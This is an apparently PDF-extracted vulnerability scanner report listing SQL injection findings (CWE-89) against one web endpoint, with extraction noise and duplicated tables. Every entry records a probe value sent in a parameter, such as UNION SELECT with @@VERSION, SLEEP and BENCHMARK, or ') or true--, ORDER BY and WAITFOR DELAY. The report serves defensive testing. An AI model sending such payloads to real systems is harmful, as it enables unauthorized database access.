Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1476				

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1477

Scan SQL Injection

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	") or true--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1478

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 4</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 4
Name	Value				
DemoUser1#	ORDER BY 4				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1479				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	waitfor delay '00:00:05'
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1480	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...></script></html>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	

CWE-ID CWE-89

Issue Number

#1481

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	\\

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1482

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1483

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1484				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1485				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1486	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>%' AND 8310=8311 AND '%='</td></tr></table>		Name	Value	DemoUser1#	%' AND 8310=8311 AND '%='
Name	Value					
DemoUser1#	%' AND 8310=8311 AND '%='					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1487					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET


Name	Value
DemoUser1#	ORDER BY 12

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1488

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 23--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 23--
Name	Value				
DemoUser1#	ORDER BY 23--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1488				

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#</td></tr></table>			Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#
Name	Value						
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3#						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
